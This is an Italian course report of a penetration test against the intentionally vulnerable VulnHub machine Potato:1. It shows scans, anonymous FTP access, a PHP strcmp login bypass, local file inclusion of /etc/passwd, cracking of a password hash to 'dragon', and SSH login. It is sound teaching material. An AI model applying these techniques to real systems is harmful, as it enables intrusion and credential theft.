



Potato:1

Corso di Penetration Testing and Ethical Hacking

DOCENTE
ARCANGELO
CASTIGLIONE

CANDIDATO
Eduardo Autore
Matr. 052250/1549



Scopo del Progetto

Gli obiettivi del progetto sono stati i seguenti:

- Effettuare il penetration testing su una macchina target vulnerabile by design, chiamata <<potato:1>>, reperita su Vulnhub.
- Produrre la documentazione necessaria, che comprende narrative e report sulle vulnerabilità trovate.



Macchine e strumenti utilizzati



Metodologia

Le tipiche fasi di un penetration testing, come stabilito dal Framework Generale per il Penetration Testing (FGPT), che sono state eseguite, sono nel seguente ordine:

- 1) Information Gathering
- 2) Target Discovery
- 3) Enumerating Target & Port Scanning
- 4) Vulnerability Mapping
- 5) Target Exploitation
- 6) Post-Exploitation

1. Information Gathering

Fase volta a raccogliere il maggior numero possibile di informazioni sull'asset da attaccare.

- Alcune di queste informazioni sono disponibili su VulnHub.
- Altre visualizzando la schermata della macchina da virtualbox come la versione di Ubuntu.

POTATO: 1

About Release

Name: Potato: 1

Date release: 2 Aug 2020

Author: Florianges

Series: Potato

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, you can proceed."

Potato.ova (Size: 2.8 GB)

Download: <https://drive.google.com/file/d/1uCKDh7-fux-3a-XenhARTS9UxoMUyINU/view>

Download (Mirror): <https://download.vulnhub.com/potato/Potato.ova>

File Information

Filename: Potato.ova

File size: 2.8 GB

MD5: 7182F4ECA4D2A546BBE8818A08B439E1

SHA1: 0116B47222BEA3FF848646FCD91A979B1DFE1871

Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)

Operating System: Linux

Networking

DHCP service: Enabled

IP address: Automatically assign

2. Target Discovery

Fase in cui l'obiettivo è raccogliere dati dettagliati sulle macchine target del penetration testing.

- Utilizzo di varie opzioni di scansione fornite da Nmap.

```
root@kali:~/home/user
File Azioni Modifica Visualizza Aiuto

root@kali:~/home/user
nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 17:42 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00032s latency).
MAC Address: 08:00:27:38:38:D5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.11
Host is up (0.00032s latency).
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.06 seconds
```

IDENTIFICAZIONE HOST SULLA RETE

```
user@kali:~
File Azioni Modifica Visualizza Aiuto

user@kali:~
nmap -O 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 04:19 CEST
Nmap scan report for potato (10.0.2.11)
Host is up (0.00003s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS EPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
```

OS FINGERPRINT ATTIVO

```
user@kali:~
File Azioni Modifica Visualizza Aiuto

user@kali:~
ping 10.0.2.11
PING 10.0.2.11 (10.0.2.11) 56(84) bytes of data:
64 bytes from 10.0.2.11: icmp_seq=1 ttl=64 time=0.413 ms
64 bytes from 10.0.2.11: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=3 ttl=64 time=1.23 ms
64 bytes from 10.0.2.11: icmp_seq=4 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=5 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=6 ttl=64 time=0.516 ms
64 bytes from 10.0.2.11: icmp_seq=7 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=8 ttl=64 time=0.304 ms
64 bytes from 10.0.2.11: icmp_seq=9 ttl=64 time=0.909 ms
64 bytes from 10.0.2.11: icmp_seq=10 ttl=64 time=0.500 ms
64 bytes from 10.0.2.11: icmp_seq=11 ttl=64 time=0.440 ms
64 bytes from 10.0.2.11: icmp_seq=12 ttl=64 time=0.423 ms
64 bytes from 10.0.2.11: icmp_seq=13 ttl=64 time=0.310 ms
64 bytes from 10.0.2.11: icmp_seq=14 ttl=64 time=0.680 ms
64 bytes from 10.0.2.11: icmp_seq=15 ttl=64 time=0.361 ms
64 bytes from 10.0.2.11: icmp_seq=16 ttl=64 time=0.339 ms
64 bytes from 10.0.2.11: icmp_seq=17 ttl=64 time=0.454 ms
64 bytes from 10.0.2.11: icmp_seq=18 ttl=64 time=0.901 ms
64 bytes from 10.0.2.11: icmp_seq=19 ttl=64 time=0.326 ms
64 bytes from 10.0.2.11: icmp_seq=20 ttl=64 time=1.11 ms
64 bytes from 10.0.2.11: icmp_seq=21 ttl=64 time=1.06 ms
64 bytes from 10.0.2.11: icmp_seq=22 ttl=64 time=1.01 ms
^C
-- 10.0.2.11 ping statistics --
22 packets transmitted, 22 received, 0% packet loss, time 2150ms
rtt min/avg/max/mdev = 0.306/0.741/1.232/0.306 ms
```

VERIFICA DISPONIBILITA' HOST

3. Enumerating Target e Port Scanning

INTRODUZIONE E SCANSIONI NMAP

Durante questa fase, vengono raccolte informazioni dettagliate e cruciali, tra cui:

- Stato di apertura delle porte
- Tipologia e natura dei servizi attivi
- Versioni specifiche dei servizi in esecuzione
- Sistemi operativi identificati
- Eventuali configurazioni di rete rilevanti

Principali strumenti utilizzati: Nmap e Unicornscan.

```
user@kali -
File Azioni Modifica Visualizza Aiuto

(user@kali) ~
$ sudo nmap -sV -T5 -p- 10.0.2.11
[sudo] password di user:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 03:36 CEST
Nmap scan report for potato (10.0.2.11)
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
2112/tcp  open  ftp      ProFTPD
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds
```

NMAP TCP (-sV)

```
user@kali -
File Azioni Modifica Visualizza Aiuto

(user@kali) ~
$ sudo nmap -sU -T5 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 03:14 CEST
Warning: 10.0.2.11 giving up on port because retransmission cap hit (2).
Nmap scan report for potato (10.0.2.11)
Host is up (0.00090s latency).
Not shown: 981 open|filtered udp ports (no-response)
PORT      STATE SERVICE
983/udp    closed unknown
1047/udp   closed nmap
2161/udp    closed apc-2161
19120/udp  closed unknown
20409/udp  closed unknown
20851/udp  closed unknown
21318/udp  closed unknown
21364/udp  closed unknown
31731/udp  closed unknown
32798/udp  closed unknown
34433/udp  closed unknown
34796/udp  closed unknown
37761/udp  closed unknown
38037/udp  closed landesk-cba
42431/udp  closed unknown
45247/udp  closed unknown
47808/udp  closed bacnet
54925/udp  closed unknown
58075/udp  closed unknown
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.26 seconds
```

NMAP UDP (-sU)

3. Enumerating Target e Port Scanning

SCANSIONI UNICORNSCAN

- Ulteriori scansioni sono state effettuate con strumenti come Unicornscan (TCP e UDP) per altri riscontri.
- Non sono stati ottenuti ulteriori risultati di rilievo rispetto alle precedenti scansioni.

```
user@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(user@kali)-[~]  
$ sudo unicornscan -i eth0 -mT -Iv -p 1-65535 10.0.2.11  
  
[sudo] password di user:  
adding 10.0.2.11/32 mode `TCPscan' ports `1-65535' pps 300  
using interface(s) eth0  
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer  
TCP open 10.0.2.11:2112  ttl 64  
TCP open 10.0.2.11:80   ttl 64  
TCP open 10.0.2.11:22  ttl 64  
sender statistics 299.2 pps with 65535 packets sent total  
listener statistics 65535 packets recieved 0 packets dropped and 0 interface drops  
TCP open          ssh[ 22]          from 10.0.2.11  ttl 64  
TCP open          http[ 80]         from 10.0.2.11  ttl 64  
TCP open          idonix-metanet[ 2112] from 10.0.2.11  ttl 64
```

UNICORN SCAN TCP

```
user@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(user@kali)-[~]  
$ sudo unicornscan -mU -Iv -r 5000 10.0.2.11:1-65535  
adding 10.0.2.11/32 mode `UDPscan' ports `1-65535' pps 5000  
using interface(s) eth0  
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds  
sender statistics 4783.2 pps with 65544 packets sent total  
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

UNICORN SCAN UDP

SCANSIONI AVANZATE

- 

```
Nmap Output  Ports / Hosts  Topology  Host Details  Scans
nmap -sS -p - -T5 -A -v -PE -PP -P580,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.2.11

2112/tcp open  ftp      ProFTPD
|_ banner: 220 ProFTPD Server (Debian) [::ffff:10.0.2.11]
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 ftp      ftp      901 Aug 2 2020  index.php.bak
|_ -rw-r--r--  1 ftp      ftp      54 Aug 2 2020  welcome.msg
```

4. Vulnerability mapping

Le vulnerabilità presenti nella macchina vengono identificate e analizzate con precisione. Sono state adottate due tecniche principali per questa attività:

1. Tecniche Manuali

- Utilizzo di database di vulnerabilità come **CVE Details** ed **Exploit-DB** per la ricerca di exploit specifici e dettagliati.

2. Tecniche Automatiche

- Utilizzo di strumenti di scansione automatizzata come **Nessus**, **Nmap**, **OpenVAS** e **Nikto** per rilevare e valutare le vulnerabilità in modo sistematico e approfondito.



TECNICHE MANUALI

APACHE 2.4.x - EXPLOIT-DB

APACHE 2.4.41 - CVE-DETAILS


OPENSSSH 8.2 - CVE-DETAILS

4. Vulnerability mapping

TECNICHE AUTOMATICHE (NESSUS)



SCAN NESSUS



CONFIGURAZIONE SCAN NESSUS



ESEMPIO DI VULNERABILITA' TROVATA

TECNICHE AUTOMATICHE (OPENVAS)



CONFIGURAZIONE SCAN OPENVAS



ALTRE TECNICHE AUTOMATICHE

SCAN CON NIKTO

SCAN CON NMAP VULNERS PARTE 1

SCAN CON NMAP VULNERS PARTE 2

5. Target exploitation

- Nella fase di Target Exploitation, l'obiettivo principale è ottenere il controllo della macchina target, denominata "potato". Questo viene realizzato sfruttando le vulnerabilità rilevate nella fase precedente e utilizzando strumenti più invasivi per scoprirne altre nel caso in cui non dovessero bastare quelle scoperte.
- Quindi sono stati utilizzati i seguenti strumenti:
 1. **Directory Busting (per scoprire directory e file nascosti):**
 - Dirb
 - Gobuster
 2. **Analisi e Manipolazione del Traffico:**
 - Burp Suite (utilizzato per l'analisi e la manipolazione del traffico del web server Apache)



5. Target exploitation

SFRUTTAMENTO FTP ANONYMOUS

- Innanzitutto è stata sfruttata la vulnerabilità trovata da OpenVAS e Nmap per accedere ai file presenti sul servizio FTP per ottenere maggiori informazioni.
- Scopriamo l'esistenza di una variabile «\$pass», potenzialmente manipolabile, oltre ad una vulnerabilità di type juggling PHP:

strcmp("foo", array()) => NULL + PHP Warning

Che per NULL == 0 restituisce true , consentendoci l'accesso.

```
File Azioni Modifica Visualizza Aiuto
~$ ftp 10.0.2.11 2112
Connected to 10.0.2.11.
220 ProFTPD Server (Debian) [::ffff:10.0.2.11]
Name (10.0.2.11:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@10.0.2.15 !
230-
230-The local time is: Sat Jul 06 20:14:38 2024
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57595|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak
-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg
226 Transfer complete
ftp> mget *
mget welcome.msg [anpqy?]? y
229 Entering Extended Passive Mode (|||32641|)
150 Opening BINARY mode data connection for welcome.msg (54 bytes)
54 1.60 MiB/s
226 Transfer complete
54 bytes received in 00:00 (32.31 MiB/s)
mget index.php.bak [anpqy?]? y
229 Entering Extended Passive Mode (|||20990|)
150 Opening BINARY mode data connection for index.php.bak (901 bytes)
901 26.85 MiB/s
226 Transfer complete
901 bytes received in 00:00 (735.68 MiB/s)
ftp> █
```

FTP ANONYMOUS LOGIN E OTTENIMENTO FILE

```
~index.php.bak - Mousepad
File Modifica Cerca Visualizzazione Documento Aiuto
1 <html>
2 <head></head>
3 <body>
4
5 <?php
6
7 $pass= "potato"; //note Change this password regularly
8
9 if($ GET['login']=="1"){
10 if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
11 echo "Welcome! <br> Go to the <a href='\"dashboard.php\"'>dashboard</a>";
12 setcookie('pass', $pass, time() + 365*24*3600);
13 }else{
14 echo "<p>Bad login/password! <br> Return to the <a href='\"index.php\"'>login page</a> <p>";
15 }
16 exit();
17 }
18 ?>
19
```




INDEX.PHP.BAK

5. Target exploitation

ESPLORAZIONE WEB APPLICATION

Esploriamo la web application superficialmente e tentiamo il login (senza successo) con:

- username: «admin»
- password: «potato»



5. Target exploitation

ESPLORAZIONE WEB APPLICATION

- Tentando qualche tecnica di Directory Busting, scopriamo un percorso interessante con i file di log dell'admin e un cambio password.
- Possibile vulnerabilità di Local File Inclusion (LFI)

```
File Azioni Modifica Visualizza Aiuto
(kali@kali)-[~]
$ dirb http://10.0.2.11 /usr/share/wordlists/dirb/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sat Jul  6 11:43:44 2024
URL_BASE: http://10.0.2.11/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
-----

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.11/ ----
==> DIRECTORY: http://10.0.2.11/admin/
+ http://10.0.2.11/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.11/admin/ ----
==> DIRECTORY: http://10.0.2.11/admin/logs/

---- Entering directory: http://10.0.2.11/admin/logs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END TIME: Sat Jul  6 11:44:11 2024
DOWNLOADED: 40916 - FOUND: 1
```

DIRB SCAN



Name	Last modified	Size	Description
Parent Directory			
log_01.txt	2020-08-02 22:14	86	
log_02.txt	2020-08-02 22:14	88	
log_03.txt	2020-08-02 22:18	597	

Apache/2.4.41 (Ubuntu) Server at 10.0.2.11 Port 80



Operation: password change
Date: January 03, 2020 / 11:25 a.m.
User: admin
Status: OK


CONTENUTO FILE DI LOG

ADMIN LOGS

5. Target exploitation

INTERCETTAZIONE RICHIESTE BURP SUITE (LOGIN)


- E' stata sfruttata la vulnerabilità di type juggling della strcmp in PHP, intercettando la richiesta POST e passando come password un array. Riusciamo quindi a loggarci come admin ed ad accedere ai Logs.



PASSIAMO UN ARRAY COME PASSWORD



AREA LOGS





ACCESSO ALLA ADMIN AREA

5. Target exploitation

INTERCETTAZIONE RICHIESTE BURP SUITE (LOCAL FILE INCLUSION)

Intercettando la richiesta POST sul bottone «Get the log», possiamo inserire il percorso `/etc/passwd`, che non dovrebbe essere raggiungibile, ottenendone il contenuto.



5. Target exploitation

DECIFRATURA DELLA PASSWORD

- Passiamo la lista ottenuta al tool «John the ripper» e la wordlist «rockyou» per un attacco a dizionario.
- Ogni password verrà hashata in md5 (message-digest) e confrontata con quelle presenti nella lista.
- Otteniamo la password dell'utente webadmin, ovvero dragon

```
~/.john/john.pot - Mousepad
File Modifica Cerca Visualizzazione Documento Aiuto
1 $1$webadmin$3sXBxGutDGIFAcnNTNhi6/:dragon
2 |
```



```
(kali@kali)-[~/Scrivania]
$ john /home/kali/Scrivania/contenuto_etc_passwd.txt --wordlist=/home/kali/Scrivania/rockyou.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon (webadmin)
1g 0:00:00:00 DONE (2024-07-08 17:19) 33.33g/s 9600p/s 9600c/s 9600C/s 123456..brenda
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

5. Target exploitation

ACCESSO ALLA MACCHINA

- Concludiamo la fase di target exploitation, accedendo alla macchina target tramite servizio SSH come webadmin@10.0.2.11 con password «dragon», ottenendo con successo l'obiettivo.

```
webadmin@serv: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali) - [~/Scrivania]  
$ sudo ssh webadmin@10.0.2.11  
[sudo] password di kali:  
webadmin@10.0.2.11's password:  
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-187-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon 08 Jul 2024 10:17:12 PM UTC  
  
System load:  0.0                Processes:            116  
Usage of /:   15.8% of 31.32GB   Users logged in:     0  
Memory usage: 54%               IPv4 address for enp0s3: 10.0.2.11  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
147 updates can be installed immediately.  
3 of these updates are security updates.  
To see these additional updates run: apt list --upgradable  
  
New release '22.04.3 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Mon Jul  8 21:54:12 2024 from 10.0.2.15  
-bash: warning: setlocale: LC_ALL: cannot change locale (it_IT.UTF-8)  
webadmin@serv:~$
```

ACCESSO ALLA HOME DI WEBADMIN

6. Post-Exploitation

Dopo aver ottenuto l'accesso alla macchina target nella fase di target exploitation, abbiamo 2 obiettivi principali da raggiungere:

1. **Privilege Escalation:** Ottenere i privilegi di root per avere il controllo completo del sistema.
2. **Maintaining Access:** Stabilire una backdoor per mantenere un accesso costante alla macchina.



6. Post-Exploitation

PRIVILEGE ESCALATION

Tramite l'utente **webadmin**, proveremo a sfruttare possibili file o directory con:

